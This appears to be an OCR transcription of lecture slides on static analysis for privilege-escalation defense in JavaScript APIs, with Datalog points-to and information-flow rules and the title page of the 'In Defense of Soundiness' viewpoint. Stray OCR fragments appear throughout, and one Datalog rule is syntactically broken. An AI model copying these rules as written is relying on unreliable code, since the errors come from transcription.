
dst = b.f

b.f = src

bh

h

Static analysis – mutual recursion



Static analysis – security policies

- Modification of non-mutable objects

```
Reachable(h1,h2) <-
  PointsTo(v1,h1),
  PointsTo(v1,h2).

NonMutableAccess(dst) <-
  StoreField(dst,_,_),
  PointsTo(dst,hx),
  NonMutableObject(h)
  Reaches(h, hx).
```

Non-mutable objects: Collab, App

Points-to analysis + secure information flow

- Two approaches
  - Secure information flow uses a points to analysis as client
  - Unified points-to analysis and secure information flow
- Secure information flow – various flavors
  - Transfer of capabilities – capability flow
- Capability
  - Key idea: the methods of an API are capabilities provided to untrusted client code

Points-to analysis + secure information flow - rules

- PointsTo essentially becomes FlowsTo,
- Introduce IsPrivileged{Var, Method} labeling for sensitive sink methods
  - IsPrivilegedVar(v) – variable v is privileged
  - IsPrivilegedMethod(m) – method m is privileged

```
IsPrivEsc(h) <-
  CallGraph(sink, m),
  IsPrivilegedMethod(sink),
  ActualArg(sink,from),
  FlowsTo(from, h).
```

Static analysis

- **Sound**
  - Represent all possible program executions
- Precise
  - Reports only “true” vulnerabilities
- Scalable
  - Can it analyze large programs?




IMAGE BY ANDRIJ BORYS ASSOCIATES/SHUTTERSTOCK

DOI:10.1145/2644805

Benjamin Livshits et al.

Viewpoint

In Defense of Soundiness: A Manifesto

Soundy is the new sound.

Soundness is not even *necessary* for most modern analysis applications, however, as many clients can tolerate unsoundness.

Benjamin Livshits (livshits@microsoft.com) is a research scientist at Microsoft Research.

Manu Sridharan (manu@sridharan.net) is a senior staff engineer at Samsung Research America.

Yannis Smaragdakis (smaragd@di.uoa.gr) is an associate professor at the University of Athens.

Ondřej Lhoták (olhotak@uwaterloo.ca) is an associate professor at the University of Waterloo.

J. Nelson Amaral (jamaral@ualberta.ca) is a professor at the University of Alberta.

Bor-Yuh Evan Chang (evan.chang@Colorado.EDU) is an assistant professor at the University of Colorado Boulder.

Samuel Z. Guyer (sguyer@cs.tufts.edu) is an associate professor at Tufts University.

Uday P. Khedker (uday@cse.iitb.ac.in) is a professor at the Indian Institute of Technology Bombay.

Anders Møller (amoeller@cs.au.dk) is an associate professor at Aarhus University.

Dimitrios Vardoulakis (dimvar@google.com) is a software engineer at Google Inc.

Privilege Escalation Defense – Takeaways

1. Static analysis of JavaScript API
   - Language-based sandbox
   - Confinement check
2. Declarative specification of points-to analysis
   - Datalog language
3. Static analysis does not have to be sound to be useful
   - Measure and adjust soundness

Questions?